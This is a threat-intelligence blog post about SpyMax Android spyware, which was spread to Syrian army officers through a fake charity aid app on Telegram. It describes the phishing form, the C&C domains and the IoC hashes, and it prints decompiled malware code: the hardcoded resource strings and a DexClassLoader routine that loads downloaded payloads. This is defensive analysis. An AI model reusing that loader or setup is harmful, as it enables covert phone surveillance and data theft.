Analysis of Spyware That Helped to Compromise a Syrian Army from Within

By mh

Published: 2025-06-05 · Archived: 2026-04-05 20:16:26 UTC

The investigation into the collapse of the Assad regime reveals a significant technical dimension, particularly a spyware application named STFD-686 that was distributed among Syrian army officers via Telegram. This is a fascinating story where Android SpyMax spyware was able to exfiltrate sensitive data from solders smartphones and played a part in taking over the regime in Syria. This case demonstrates that effective smartphone espionage doesn't always require expensive zero-day exploits or the development of sophisticated, custom and undetected spyware. Instead, attackers can achieve significant intelligence gains using older, off-the-shelf tools like Android SpyMax—especially when combined with well-crafted phishing campaigns and social engineering. The compromise of military through a repurposed, widely available RAT delivered via trusted channels highlights how low-cost, high-impact cyber operations can be executed with minimal technical innovation but maximum strategic effect.

In this blog I connect more spyware apps related to this campaign found in 2023 and samples I was able to find via public sources. The original story was published with limited technical details by New Lines Magazine. Here I try to bring more light into its technical part.

Desperation and Deception: Why Soldiers Fell for the Trap

The Syrian army, weakened by a decade of warfare and severe economic collapse, saw soldiers' salaries plummet to barely **$20 a month**. This desperation led officers and soldiers to prioritize survival, fostering an environment ripe for exploitation. In early summer 2024, a mobile application called **STFD-686**, or **Syria Trust for Development**, began circulating among Syrian army officers. This app was designed to appear credible by leveraging the name of a familiar humanitarian organization, the Syria Trust for Development, which is overseen by Asma al-Assad. It was distributed primarily through a **Telegram channel** also named Syria Trust for Development, and its visual deception included mirroring the official organization's **name, logo**, and even mimicking its **official domain** (syriatrust.sy).

The lure for soldiers was the promise of **monthly cash transfers of around 400,000 Syrian pounds** (approximately $40). Once downloaded, the app's initial questionnaire, swiftly escalated its data collection. In Figure 1 is visible a phishing screen that is displayed after app starts.



Figure 1. Phishing activity

It requested crucial military intelligence: the user's **phone number, military rank, and exact service location down to the corps, division, brigade, and battalion**. This was not a mere questionnaire, but a **data entry form for military algorithms**, transforming the officers' phones into "live printers" that generated **accurate battlefield maps**.

What is SpyMax?

SpyMax is an Android Remote Access Trojan (RAT) that emerged as part of the broader SpyNote malware family, first surfacing in underground forums around 2018. Designed to covertly infiltrate Android devices, SpyMax offers attackers full control over infected phones—enabling surveillance via camera and microphone, GPS tracking, message interception, and more. While initially sold on hacking forums, SpyMax was eventually leaked and cracked, making it freely accessible to a wider range of cybercriminals. This access led to its widespread abuse in targeted surveillance or crimeware campaigns such as:

- SpyMax Variant Targeting Chinese-Speaking Users in 2025
- SpyMax – An Android RAT targets Telegram Users in 2024
- Unknown Nation-Based Threat Actor Using Android RAT to Target Indian Defence Personnel in 2022
- Fabricated Bank website distributes Android Spyware in 2022
- Commercial surveillance tools exploit COVID-19 to spread (MobiHok, SpyNote, SpyMax) in 2020

On top of that, there are also two brilliant technical SpyMax analysis that will help you understand how it works by Stratosphere Lab and ERNW.



Figure 2. SpyMax control admin panel (source: https://blog.lookout.com/commercial-surveillanceware-operators-latest-to-take-advantage-of-covid-19)

Initial access

The attack began with a **phishing campaign** targeting Syrian military personnel. A seemingly legitimate mobile application was distributed via **Telegram channel**. The app was disguised as **STFD-686** which encouraged users to install it voluntarily.

More apps

Based on the original article, the Telegram channel was used to distribute only one spyware app using name STFD-686. This app used two domains for communication:

- Phishing domain to lure user data (`syr1[.]store`)
- C&C server to download payloads and exfiltrate data (`west2[.]shop`)

Using apklab.io, I was able to pivot on these domains and found four more samples that used the same domains, similar app names that potentially could be part of the campaign. You can see the app names below.



Figure 3. More app samples using the same C&C server

One more sample used the same C&C, but instead of `syr1[.]store`, it tried to lure data using similar looking `syr1[.]online`.



Figure 4. Sample using the same C&C but having different phishing website

Figure 5. STF-5 app displaying `syr1[.]online`

In November 2023, Qianxin Threat Intelligence Center published technical analysis of SpyMax samples that used the same servers for lure (`syr1[.]store`), similar app names (`syria-trust-for-development` , `الأمانة السورية للتنمية` (translated: Syrian Trust for Development)) but using different C&C. Actually, these are the last two apps visible in Figure 3.

Once installed, it requested a range of permissions under the guise of normal Android behavior, such as access to contacts, messages, camera, microphone, location etc.



Figure 6. Initial permission request

If allowed, spyware displays phishing screen to lure user data and sends them the server.



Figure 7. User entered data being sent to `syr1[.]store` server

Domains that spyware communicates with are hardcoded in APK resources.

```
<resources>
    <string name="rjtxgyjdjuwweqgouedt2028">4444</string>
    <string name="reuiemmggqodezgb2038">null</string>
    <string name="yijacpqjhap2030">STFD-686</string>
    <string name="nppqpjndpq2031">14.1.0.0</string>
    <string name="nhkzrjcbttwvdzourkj2034">Tf5rN</string>
    <string name="jfykgdfghbjutj2027">west2.shop</string>
    <string name="gknrjyktxovsjoahjzfppcy2035">DtPF1</string>
    <string name="fopuzxzservhylvenhaaj2033">0</string>
    <string name="kchwqsppql2036">oe3WM</string>
    <string name="jqlcjyhjgylwvt2032">0101</string>
    <string name="cttqtzieeyempyg2037">CYOa0</string>
    <string name="eyopjmqgytdgqsxjhykwdgp2039">https://syr1.store/</string>
    <string name="dfegyptrglxoujh2029">STFD-686</string>
</resources>
```

Figure 8. Hardcoded domains in APK's resources

The main difference between SpyMax and other off-the-shelf spyware is that SpyMax doesn't have all the malicious functionality implemented in the main app – in this case downloaded from Telegram channel. Rather it communicates with C&C (`west2[.]shop`) and always, when necessary, it will download it as APK or DEX payloads and dynamically loads it.

```
public static synchronized Class<?> sl(Context context, byte[] bArr, String str, String str2) {
    File file;
    synchronized (ftqtjlkbdkzcxktnrqlwxpbgphzlvfyspbnnrztuhmpdcyzmsebymotprjeblyfymgnvxg20130.class) {
        File i = i(context);
        if (!i.exists()) {
            i.mkdir();
        }
        try {
            file = new File(i, context.getResources().getString(R.string.cttqtzieeyempyg2037) + id);
            id = id + 1;
            FileOutputStream fileOutputStream = new FileOutputStream(file);
            fileOutputStream.write(bArr, 0, bArr.length);
            fileOutputStream.flush();
            fileOutputStream.close();
        } catch (Exception unused) {
            file = null;
        }
        if (file != null) {
            try {
                DexClassLoader dexClassLoader = new DexClassLoader(file.getPath(), context.getDir(str2, 0).
                file.delete();
                return dexClassLoader.loadClass(str);
            } catch (Exception unused2) {
            }
        }
        return null;
    }
```

Figure 9. Code responsible for dynamically loading downloaded payloads

During this analysis, I wasn't able to retrieve these payloads.



Figure 10. C&C network traffic without payload retrieval

Malicious functionality

Even though I wasn't able to get my hands on additional payloads, SpyMax by default uses eight of them. Using all of them, SpyMax can:

- Stream camera from device,
- Record audio using microphone,
- Track device location,
- Keylog user input,
- Upload and download files from the mobile device,
- Exfiltrate SMS, contacts, installed apps, and call logs.

Impact

The main purpose of using SpyMax in this espionage campaign was to provide a dynamic intelligence of the Syrian army's operational status. By combining collected personal data with real-time surveillance capabilities, the attackers could:

- Identify officers in sensitive positions, such as battalion commanders and communications officers.
- Construct **live maps of force deployments**, charting both strongholds and gaps in the Syrian army's defensive lines.
- Assess the real size and strength of deployed troops.
- Access troop concentrations, phone conversations, text messages, sensitive documents, and maps on officers' devices.

Conclusion

The attack stands out as unique because, unlike other spyware operations that typically target individuals, this campaign appears to have focused on compromising an entire military institution through a primitive but devastating phishing attack using Android spyware.

This case shows that smartphone espionage doesn't need costly zero-day exploits or advanced spyware. Off-the-shelf tools like Android SpyMax, paired with smart phishing and social engineering, can produce high-impact results. Even military targets can be compromised using cheap, widely available tools delivered through trusted channels.

IoC

Kudos to apklab.io.

Files

`d83204a01d3c6f14096f6fe1b59e3f11e8f2c6fb2736792febffb1701fe9a5bc`

`c82aa80d45022ae7f009e82586e34f990288625c1c876c85e07df74ab3136450`

`28fef58c7817926cf7dc0f44e92c1e6716d125b2675e753d415dafe8e7094b37`

`60ca970a774c5ff1ada5217085798972115806 4b932e999714bff7f4bd8b570c`

`2c1aa8139f55b6566ff8fcb88efccd169040b8cff932683e8d4e1401f9c64644`

`db041da97c1f30a6fc7765994b556839f8550774af1662ae0ab105e2fc324487`

Network

`syr1[.]store`

`syr1[.]online`

`west2[.]shop`

Source: https://www.mobile-hacker.com/2025/06/05/analysis-of-spyware-that-helped-to-compromise-a-syrian-army-from-within/#google_vignette